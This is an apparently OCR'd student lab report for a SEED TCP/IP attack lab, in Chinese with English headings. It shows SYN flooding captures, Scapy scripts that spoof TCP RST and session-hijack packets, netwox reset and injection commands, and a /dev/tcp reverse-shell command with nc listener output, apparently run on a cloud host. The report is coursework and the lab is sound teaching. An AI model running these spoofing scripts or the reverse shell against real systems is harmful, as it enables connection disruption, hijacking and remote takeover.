
lab4

1. TCP/IP Attack Lab


1.1. Task 1: SYN Flooding Attack

通过对比可以发现，关闭syncookies后，被攻击的机器很快就不再响应syn报文，意味着无法再建立新的链接。但是开启syncookies后，无此现象。



```
, win 1500, length 0
01:39:58.133064 IP 125.19.8.219.31868 > 10.0.2.5.23: Flags [S], seq 1957123280,
win 1500, length 0
01:39:58.133087 IP 215.81.202.139.34487 > 10.0.2.5.23: Flags [S], seq 2457657715
, win 1500, length 0
01:39:58.133548 IP 138.4.148.166.54028 > 10.0.2.5.23: Flags [S], seq 3931237639,
 win 1500, length 0
01:39:58.134273 IP 191.210.230.240.39570 > 10.0.2.5.23: Flags [S], seq 356155378
8, win 1500, length 0
01:39:58.135215 IP 143.106.81.51.11533 > 10.0.2.5.23: Flags [S], seq 2340762423,
 win 1500, length 0
01:39:58.135254 IP 76.103.138.135.64795 > 10.0.2.5.23: Flags [S], seq 3913408203
, win 1500, length 0
01:39:58.135807 IP 88.81.247.14.44173 > 10.0.2.5.23: Flags [S], seq 1547360387,
win 1500, length 0
01:39:58.135829 IP 6.79.248.110.37509 > 10.0.2.5.23: Flags [S], seq 3544473647,
win 1500, length 0
01:39:58.135836 IP 18.128.21.20.3004 > 10.0.2.5.23: Flags [S], seq 967393652, wi
n 1500, length 0
01:39:58.135841 IP 233.148.87.78.51030 > 10.0.2.5.23: Flags [S], seq 3157777475,
 win 1500, length 0
01:39:58.136050 IP 208.240.144.94.39423 > 10.0.2.5.23: Flags [S], seq 1938254866
, win 1500, length 0
```


关闭syncookies



```
 win 1500, length 0
01:41:30.193982 IP 10.0.2.5.23 > 203.74.36.210.50177: Flags [S.], seq 3260877574
, ack 3459970659, win 29200, options [mss 1460], length 0
01:41:30.194458 IP 210.168.133.57.37618 > 10.0.2.5.23: Flags [R.], seq 134883246
4, ack 387024794, win 32768, length 0
01:41:30.194468 IP 178.148.214.203.42137 > 10.0.2.5.23: Flags [R.], seq 14656087
22, ack 100043921, win 32768, length 0
01:41:30.195210 IP 182.228.40.24.42768 > 10.0.2.5.23: Flags [S], seq 200719677,
win 1500, length 0
01:41:30.196795 IP 161.190.222.5.7870 > 10.0.2.5.23: Flags [R.], seq 3767927654,
 ack 531920736, win 32768, length 0
01:41:30.196813 IP 134.83.29.231.63024 > 10.0.2.5.23: Flags [R.], seq 2665836792
, ack 1490295394, win 32768, length 0
01:41:30.196817 IP 87.81.149.247.40708 > 10.0.2.5.23: Flags [S], seq 2394986206,
 win 1500, length 0
01:41:30.196837 IP 10.0.2.5.23 > 87.81.149.247.40708: Flags [S.], seq 3358927677
, ack 2394986207, win 29200, options [mss 1460], length 0
01:41:30.196857 IP 228.43.10.244.30645 > 10.0.2.5.23: Flags [S], seq 1057240373,
 win 1500, length 0
01:41:30.196863 IP 54.179.169.224.38618 > 10.0.2.5.23: Flags [S], seq 2234018337
, win 1500, length 0
01:41:30.196874 IP 10.0.2.5.23 > 54.179.169.224.38618: Flags [S.], seq 410819290
1, ack 2234018338, win 29200, options [mss 1460], length 0
```


开启syncookies

1.2. Task 2: TCP RST Attacks on telnet and ssh Connections




```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="[redacted].36.37", dst="[redacted]81.162")
tcp = TCP(sport=25974, dport=22, flags='R', seq=1930537142, ack=50953592)
send(ip/tcp)
```




```
09:49:44.601011 IP [redacted]37.25974 > [redacted]162.22: Flags [P.], seq 1930537142:1930537178, ack 50956416, win 6228, length 36
09:49:44.613552 IP [redacted].162.22 > [redacted].25974: Flags [R], seq 50956416, win 0, length 0
```



```
09:49:44.601011 IP 172.17.36.37.25974 > 219.154.81.162.22: Flags [P.], seq 1930537142:1930537178, ack 50956416, win 6228, length 36
09:49:44.613552 IP 219.154.81.162.22 > 172.17.36.37.25974: Flags [R], seq 50956416, win 0, length 0
```


1.3. Task 3: TCP RST Attacks on Video Streaming Applications

指令：



```
seed@VM:~$ sudo netwox 78 --device "enp0s3" --ips "all"
```

效果：



Secure Connection Failed

The connection to the server was reset while the page was loading.


- The page you are trying to view cannot be shown because the authenticity of the received data could not be verified.
- Please contact the website owners to inform them of this problem.

Learn more…

□ Report errors like this to help Mozilla identify and block malicious sites

1.4. Task 4: TCP Session Hijacking


1. Using Netwox


netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
40 40
Copy command Run it again
Run
□ NW

```
|                    source                   |
|_________________________10.0.2.4__________________________|
|                   destination                   |
|_________________________10.0.2.5__________________________|
TCP____________________________________________________________.
|         source port        |       destination port      |
|________0xC198=49560__________|___________0x0017=23__________
|                   seqnum                    |
|_________________0xDB0ADDB8=3674922424_______________________
|                   acknum                    |
|_________________0xC3434A6D=3275967085_______________________
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|         window         |
```


```
40 --ip4-src 10.0.2.4 --ip4-dst 10.0.2.5 --tcp-src 49560 --tcp-dst 2
3 --tcp-seqnum 3674922424 --tcp-acknum 3275967085 --tcp-ack
--tcp-psh --tcp-window 256 --tcp-data "6c"
```

```
psh --tcp-window 256 --tcp-data "6c""
Tool finished its job
```




```
00:16:37.179094 IP 10.0.2.4.49560 > 10.0.2.5.23: Flags [P.], seq 3674922424:3674
922425, ack 3275967085, win 256, length 1
00:16:37.179489 IP 10.0.2.5.23 > 10.0.2.4.49560: Flags [P.], seq 3275967085:3275
967086, ack 3674922425, win 227, options [nop,nop,TS val 61808 ecr 21816], lengt
h 1
```

2. Using Scapy




```python
#!/usr/bin/python
from scapy.all import *
ip = IP(dst='10.0.2.5', src='10.0.2.4')
tcp = TCP(sport=49560, dport=23, flags='PA', seq=3674922424, ack=3275967085, window=256)
payload = hex(ord('l'))
print(ls(ip/tcp/payload))
```

1.5. Task 5: Creating Reverse Shell using TCP Session Hijacking



```
[root@ecs-IgkRE ~]# /bin/bash -i > /dev/tcp/10.10.10.4/8888 0<&1 2>&1
```

client端



```
~
# nc -l 8888
[root@ecs-IgkRE ~]# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 219.[redacted]
        ether 00:[redacted]
        RX packets 38465294  bytes 24870952858 (23.1 GiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20051421  bytes 26382364639 (24.5 GiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

server端